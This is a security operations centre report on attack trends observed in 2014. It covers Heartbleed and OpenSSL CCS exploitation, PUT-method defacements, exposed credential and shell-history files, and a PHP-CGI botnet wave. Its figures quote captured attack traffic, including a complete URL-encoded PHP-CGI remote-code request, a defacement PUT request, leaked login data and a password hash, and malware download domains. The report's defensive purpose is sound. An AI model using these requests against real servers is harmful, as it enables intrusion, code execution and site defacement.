02e0  6c 65 6e 63 6f 64 65 64  0d 0a 43 6f 6e 74 65 6e   lencoded ..Conten
02f0  74 2d 4c 65 6e 67 74 68  3a 20 31 34 37 0d 0a 0d   t-Length : 147...
0300  0a 6c 6f 67 3d 73 6f 63  75 73 65 72 26 70 77 64   .log=soc user&pwd
0310  3d 61 64 6d 69 6e 26 77  70 2d 73 75 62 6d 69 74   =admin&w p-submit
0320  3d 25 45 33 25 38 33 25  41 44 25 45 33 25 38 32   =%E3%83% AD%E3%82
0330  25 42 30 25 45 33 25 38  32 25 41 34 25 45 33 25   %B0%E3%8 2%A4%E3%
0340  38 33 25 42 33 26 72 65  64 69 72 65 63 74 5f 74   83%B3&re direct_t
0350  6f 3d 68 74 74 70 73 25  33 41 25 32 46 25 32 46   o=https% 3A%2F%2F
0360  31 39 32 2e 31 36 38 2e  31 2e 31 32 31 25 32 46   192.168. 1.121%2F
0370  77 6f 72 64 70 72 65 73  73 25 32 46 77 70 2d 61   wordpres s%2Fwp-a
0380  64 6d 69 6e 25 32 46 26  74 65 73 74 63 6f 6f 6b   dmin%2F& testcook
0390  69 65 3d 31 c3 2f a0 7e  93 c2 ea a6 77 b5 aa 1b   ie=1./.~ ....w...
03a0  85 dd ed ac 81 af 7a fb  0c 0c 0c 0c 0c 0c 0c 0c   ......z. ........
03b0  0c 0c 0c 0c 0c 65 0d 0a  50 72 61 67 6d 61 3a 20   .....e.. Pragma:
03c0  6e 6f 2d 63 61 63 68 65  0d 0a 43 61 63 68 65 2d   no-cache ..Cache-
03d0  43 6f 6e 74 72 6f 6c 3a  20 6e 6f 2d 63 61 63 68   Control:  no-cach
03e0  65 0d 0a 0d 0a 64 61 74  61 25 35 42 77 70 2d 61   e....dat a%5Bwp-a
03f0  75 74 68 2d 63 68 65 63  6b 25 35 44 3d 74 72 75   uth-chec k%5D=tru
0400  65 26 69 6e 74 65 72 76  61 6c 3d 36 30 26 5f 6e   e&interv al=60&_n
0410  6f 6e 63 65 3d 34 65 30  65 30 34 38 39 64 34 26   once=4e0 e0489d4&
0420  61 63 74 69 6f 6e 3d 68  65 61 72 74 62 65 61 74   action=h eartbeat
0430  26 73 63 72 65 65 6e 5f  69 64 3d 6f 70 74 69 6f   &screen_ id=optio
0440  6e 73 2d 67 65 6e 65 72  61 6c 26 68 61 73 5f 66   ns-gener al&has_f
```

Figure 9 Sample Heartbleed attack incident in which content leakage occurred due to a request on an authentication page

4.1.2 Progression of Detected Heartbleed attacks

Figure 10 shows the number of Heartbleed attacks detected and the changes in the number of severe incidents.

Since the aforementioned OpenSSL vulnerability was disclosed, JSOC detected many scans that either investigated the existence of the vulnerability or exploited the vulnerability for attacks. Although there was an explosion in the number of attacks detected and related to this vulnerability soon after the vulnerability was disclosed, the number of attacks decreased gradually from May 2014 onward. Through past monitoring, JSOC has often found the following tendency in other attacks: once a vulnerability is disclosed, attacks exploiting the vulnerability rapidly increase; however, after a certain period of time elapses, the number of attacks decreases. This trend also applies to the aforementioned OpenSSL vulnerability.




Figure 10 Numbers of Heartbleed attacks detected and those of which were severe incidents

During the time-frame shown in Figure 10, many severe incidents for which the likelihood of attack success was determined to be high occurred. Customers' quick handling of the situation led to a decrease in severe incidents, but some customers were still found to be using vulnerable hosts.

JSOC did not only find Heartbleed attacks in communications over SSL/TLS services (443/TCP), but also attacks against OpenSSL-based encrypted communications such as IMAP over SSL/TLS (993/TCP) (Table 2). Some cases actually led to a severe incident due to vulnerable OpenSSL having been used in some email appliance products.

Table 2 Examples of destination ports of Heartbleed attacks detected by JSOC

Destination port	Typical service
443/TCP	SSL/TLS
993/TCP	IMAP over SSL/TLS
995/TCP	POP3 over SSL/TLS

4.1.3 Attacks that exploit the CCS vulnerability

The Change Cipher Spec (CCS) vulnerability (CVE-2014-0224)[3] of OpenSSL was disclosed in July 2014. The CCS vulnerability involves a miss-implementation of message processing for CCS messages used to declare an encryption method in SSL/TLS communication. The miss-implementation may make man-in-the-middle attacks possible by manipulating the transmission timing of CCS messages.

The versions of OpenSSL for which its vulnerabilities are targets of this attack are as follows:

[3] Change Cipher Spec message processing vulnerability in OpenSSL
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-000048.html

- Server side
  1.0.1g and earlier of OpenSSL 1.0.1
- Client side
  1.0.1g and earlier of OpenSSL 1.0.1
  1.0.0l and earlier of OpenSSL 1.0.0
  0.9.8y and earlier of OpenSSL 0.9.8

Figure 11 shows the changes in the number of communications detected and considered to exploit the CCS vulnerability.
Since the disclosure of the vulnerability, JSOC has detected many communications which seem to exploit the vulnerability. However, these communications only indicated that CCS messages were sent at a different timing from the normal timing, and JSOC could not determine whether they were malicious communications or not. So far, there have been no successful man-in-the-middle attacks against operating hosts, but vulnerable hosts have been found.




Figure 11 Changes in the number of communications detected and considered to be related to the CCS vulnerability (CVE-2014-0224)

4.1.4 Points to be noted when taking measures against both vulnerabilities


Measures against the Heartbleed attack are as follows:
- Applying patches and updates released by the OpenSSL project or the software vendor
- Disabling the Heartbeat function

If a customer environment is found to use a vulnerable host and signs of an attack that exploits the host’s vulnerability are found, any certificate used up to the point of detection must be revoked. Thereafter, a certificate with a new private key must be used.

Measures against the CCS vulnerability (CVE-2014-0224）are as follows:
- Applying patches and updates released by the OpenSSL project or the software vendor

JSOC has confirmed instances of hosts that were affected by the vulnerability despite the fact that they had already updated their OpenSSL to the latest version. This is because, although OpenSSL was updated to the latest version on the host itself, the services using OpenSSL were not restarted or because two or more versions of OpenSSL were installed and some applications were accessing its older version. We advise customer to confirm that the countermeasures they have taken against a vulnerability have actually been successfully implemented in the appropriate hosts.

As a method of confirming whether an external public service on a host will be affected by the vulnerability, a vulnerability diagnostic tool or external service can be used. In this case, however, please note that such a tool or external service will post confirmation results on the site and it may result in an unintentional provision of information. Consider this carefully before using such a tool or external service.



You are here: Home > Projects > SSL Server Test

SSL Server Test

This free online service performs a deep analysis of the configuration of any SSL web server on the public Internet. **Please note that the information you submit here is used only to provide you the service. We don't use the domain names or the test results, and we never will.**

Domain name:

□ Do not show the results on the boards

Recently Seen	
mmmcenter.com	
bugs.freebsd.org	
hycsb.com	Err
fenjinchina.cn	Err
dropbox.com	
xenforo.info	
malakoffmederic-qualif.easyv ...	
extranet.grupobbva.com	C
learn.cbs.dk	A-
cp-sys.de	A-

Recent Best	
alexyang.me	A+
unison.com	A+
gowiper.com	A+
api.bitfinex.com	A
cp-sys.de	A-
mitfcu.org	A-
esp.mit.edu	A-
iij4u.or.jp	B
web.mit.edu	C
extranet.grupobbva.com	C

Recent Worst	
jenkins.hfx405.de	T
bisnistrend.com	F
stadco.de	T
gowiper.com	F
online.am.gov.ae	F
hb.seaboardfcu.com	F
travelexy.com	F
spexe.ru	F
jira.dwp.gov.uk	F
bestprohosting.com	F

Figure 12 Site providing comprehensive SSL testing
(Qualys, Inc. https://www.ssllabs.com/ssltest/index.html)

4.2 Changes in detection trends as a result of large-scale botnet attacks

4.2.1 Increased page defacements that attempt to install a specific file

Figure 13 shows the changes in the number of Web page defacement attempts detected that use HTTP PUT methods.

Up to now, JSOC has detected page defacement attacks on a nearly daily basis. Though it was only for a very short span, such attacks significantly increased at the end of May. There was no confirmed attack success during the time-frame indicated in Figure 13.





Figure 13 Changes in the number of PUT method-based defacement attempts detected

Figure 14 shows an example of a request in which an attempt to install a specific file was made. JSOC detected this incident during the time-frame previously indicated in Figure 13. This was not the only kind of request that JSOC detected; JSOC also discovered many other attacks that involved an attempt to install any of the following specific files.

- ganteng.gif
- nyet.gif
- nyet.txt

The "ganteng.gif" and "nyet.gif" are the same image file with a character string reading "Hacked By d3b~X" in it. The "nyet.txt" is a text file with a character string reading “Hacked By d3b~X" in it.




```
PUT /nyet%2Egif HTTP/1.1
Host: [redacted]
Accept: */*
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; de-LI; rv:1.9.0.16)
Gecko/2009120208 Firefox/3.0.16 (.NET CLR 3.5.30729)
```

Figure 14 Request containing an attempt to install a specific file


Figure 15 shows an example of a Web page that was defaced through the use of a PUT method in order to install “nyet.gif.”

The text “d3b~X” that shows up in the file indicates the team name of the hackers who performed the Web site defacement and who are reporting on their activities. The team publishes their reports on Facebook, Twitter, blogs, etc. under the same name, making it possible to verify the details of their activities. A Web site that collects Web site defacement information indicated that the number of hosts that fell victim to "d3b~X" exceeded 40,000 at the end of August (Figure 16).


http://[redacted]/nyet.gif – Windows Internet Explorer
http://[redacted]/nyet.gif
[redacted]
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

Hacked By d3b~X

Figure 15 Example of a Web page that was defaced through the use of a PUT method with the intent of installing "nyet.gif."


zone-h
unrestricted information
Home News Events Archive Archive ★ Onhold Notify Stats Register Login
search...

[ENABLE FILTERS]

Total notifications: **104,951** of which **47,512** single ip and **57,439** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain	OS	View
2014/08/19	d3b~X			R	🇩🇪		www.manuelbraeuer.com/ganteng.gif	Linux	mirror
2014/08/19	d3b~X			R	🇺🇸		www.mistachasezodiacs.com/nyet...	Linux	mirror
2014/08/19	d3b~X	H		R	🇩🇪		www.graffityrock.com	Linux	mirror
2014/08/19	d3b~X			R	🇨🇭		www.htxpress.ch/nyet.gif	Linux	mirror
2014/08/18	d3b~X				🇬🇧		master-sovetov.com/images/nyet...	Linux	mirror
2014/08/18	d3b~X		M		🇹🇭		rs.nast95.com/nyet.gif	Linux	mirror

Figure 16 Damage caused by d3b~X-based Web defacement

Many of the attacks detected by JSOC in May through June, which attempt to install a file, are designed with the purpose of installing a static file that contains an organization name in it.. The motive behind including the organization name in the hack is thought to be self-assertion on the part of the hackers. Since the kind of sites targeted by this attack allow for the installation of any file from an external source, a page designed to be infected with malware can also be installed. These types of attacks exploit server misconfigurations, and we recommend host administrators to confirm the following.


- That the allowed HTTP methods and permissions are configured properly
- That external access is blocked on servers that do not need to be made public

4.2.2 Detection of access to confidential files

JSOC has detected an attack where authentication credential is stolen from Web Diary Professional (WDP)—a blog authoring tool developed in Japan. Kaspersky Lab has reported that attacks against WDP have been on the rise[4].

[4] Japanese domestic blog authoring tool is now a target of attackers!
http://blog.kaspersky.co.jp/obsolete-japanese-cms-targeted-by-criminals/3856/

WDP is vulnerable to authentication credential leakage. When malicious requests are sent to a target server, files containing password hashes and other data used in user authentication can be accessed externally (Figure 17). Since the password hash is created with the Perl crypt function using a DES-based algorithm, the length of the character strings that can be specified as sources for encryption are limited (up to eight characters) and, even in an ordinary PC environment, stolen data can be decrypted with a password cracking tool in just a few minutes or seconds.


http://192.168.1.128[redacted]user.log - Windows Internet Explorer
http://192.168.1.128/[redacted]/user.log
Live Search
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)
http://192.168.1.128/[redacted]/user.log

```
admin X1AHXS.iVWbdE     root
```

Figure 17 WDP authentication credential obtained via a malicious request

When an attacker steals authentication credential, an unauthorized login takes place on the Website and may result in content defacements or in the installation of spam or DDoS tools and/or backdoor programs. Development for WDP ended with Version 4.72 (April 2009) and the vulnerability is not expected to be fixed. The WDP developer recommends migration to its successor, "freo" (http://freo.jp/)."

In addition to unauthorized access to WDP authentication credential, JSOC also has consistently detected attack traffic in which there have been attempts to access the following types of confidential files:

- OS authentication files (password and shadow files)
- .htaccess files containing the access limitations settings for Apache
- boot.ini files containing the settings for operating system startup options
- Files containing command execution history (.history and .bash_history files)

At the end of June, JSOC detected many attacks where there were attempts to access files containing command execution history at academic institutions. These attacks are a major contributing factor in the rise of the number of severe incidents throughout SOC (Figure 18).





Figure 18 Changes in the number of attacks detected where there were attempts to access files containing command execution history



http://[redacted]/bash_history

[redacted]/bash_history

```
ls
ls -a
pwd
vipw
ls
ls -la
ls -a
cd ..
ls
ls -la
cd pis
;s
ls
exit
```

Figure 19 .bash_history file that can be accessed from the outside

If the attacker views command execution history details, the file names, account information and other data contained in the history may end up becoming useful tools in future attacks. These types of attacks exploit server misconfigurations, and we recommend host administrators to confirm the following.

- That the access permissions for content directories to be made public on a Web server are configured properly.
- That there are no vulnerabilities, such as directory traversals.

4.2.3 Rapid increase of PHP-CGI containing a specific User-Agent

JSOC has consistently detected attacks in which CGI environment PHP vulnerabilities (CVE-2012-1823) were exploited. JSOC has detected a large number of such attacks daily, and the number of attacks detected rose rapidly between July 16 and 21 (Figure 20), only to fall on July 22.





Figure 20 Changes in the number of attacks that exploit the PHP-CGI vulnerability

This type of attack involves an attempt to install and execute a suspected file in a temporary directory on a target host. In attacks that exploit this particular vulnerability, there were no features in the attack methods that were worth noting; however, a User-Agent with a characteristic character string was discovered this time. It was found that attacks during the time-frame outlined in Figure 20 did not have a specific source IP address, but instead contained characteristic character strings from many IP addresses. This seems to indicate that the attacks were executed on the part of hosts that were infected by the same bot.

Figure 21 shows an example of an attack detected by JSOC during the time-frame outlined in Figure 20.



```
POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D
%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%
69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F
%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%
72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D
%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%
64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%
61%74%75%73%5F%65%6E%76%3D%22%79%65%73%22+%2D%64+%63%67%69%2E%66%69%78%5F%70%
61%74%68%69%6E%66%6F%3D%31+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%
69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E HTTP/1.1
Host: [redacted]
User-Agent: I'm a mu mu mu ?
```

Figure 21 Example of a communication a part of an attack that contains a characteristic character string in its User-Agent

If this type of attack succeeds, the victim host will attempt to access the following domains:

- linuxupdatejappy.servepics.com
- jappyupdate.servehttp.com
- twelfe12root.servepics.com
- elecen11root.servepics.com

The victim host will also attempt to use the following file names to download the malicious files. Currently, the above sites are closed and the files cannot be downloaded.

- index.html
- index.htm
- e.html
- t.html
- pimp.html
- p1mp.html

It has been reported that there is a similar attack that involves attempts to download the following files, although JSOC has not detected such an attack yet[5]:

- excel.html
- gimp.html

The purpose of this type of attack is thought to be the installation and execution of an malicious executable file on a target host to infect the host with a bot or the like and to exploit said file.

The reason why such a large number of attacks were detected during the above time-frame is thought to be the fact that malware infected hosts went on to exploit the same vulnerability and attack other hosts like a computer worm. On the other hand, the number of attacks detected decreased thereafter, most likely due to countermeasures involving the use of anti-virus software and the like.

When this attack is a success, the infected host will be exploited as a new attacking host. Therefore, users are advised to check whether they are using a vulnerable version of PHP (5.4.3 or 5.3.13 or earlier). If that is the case, we recommend users update the PHP right away.

[5] Skanowanie w poszukiwaniu luki w php-cgi (CVE-2012-1823)
http://www.cert.pl/news/8860

4.3 "Official Website Defacement" incidents via outsourced services

4.3.1 Overview of "Official Website Defacement" incidents via outsourced services

In May 2014, parts of the content delivered by a company which provides content delivery network (CDN) services was defaced by somebody and the defaced content was displayed on the Web sites of companies that used those CDN services.[6]

*What is a content delivery network?
A content delivery network is a mechanism that optimizes content distribution so that users can comfortably use a service by load balancing and avoiding over-concentration of access on a certain Web site or service. CDNs are often used by services which deliver large files such as images and videos.

Many companies use CDN services to optimize their content distribution; unfortunately, incidents of unauthorized access on the part of outsourced CDN services have occurred. There were many cases in which the website administrators were unaware of the fact that their content was being defaced as a result of unauthorized access. Furthermore, users were reporting the abnormalities to the CDN service provider, so the website administrators had no idea the site had been damaged until far after the fact.
External CDN services are often used to optimize content distribution and reduce operating costs. However, there is some concern as to whether they can actually implement and maintain an appropriate level of security. When using an external CDN service, companies must check what kind of security support the service provider can offer, including vulnerability handling as vulnerabilities are disclosed and periodical vulnerability diagnosis, and clarify what kind of incident response mechanisms are in place. These steps are no different from the types of security measures any ordinary company would take internally.
The larger the company and more popular the service is, the more likely it is that they are using CDN services for optimization, and just because "certain CDN service has been selected and used by a major company" does not guarantee you can trust the CDN service provider offers safe and secure services.

4.3.2 Accessing a defaced Web site in order to verify the extent of damage

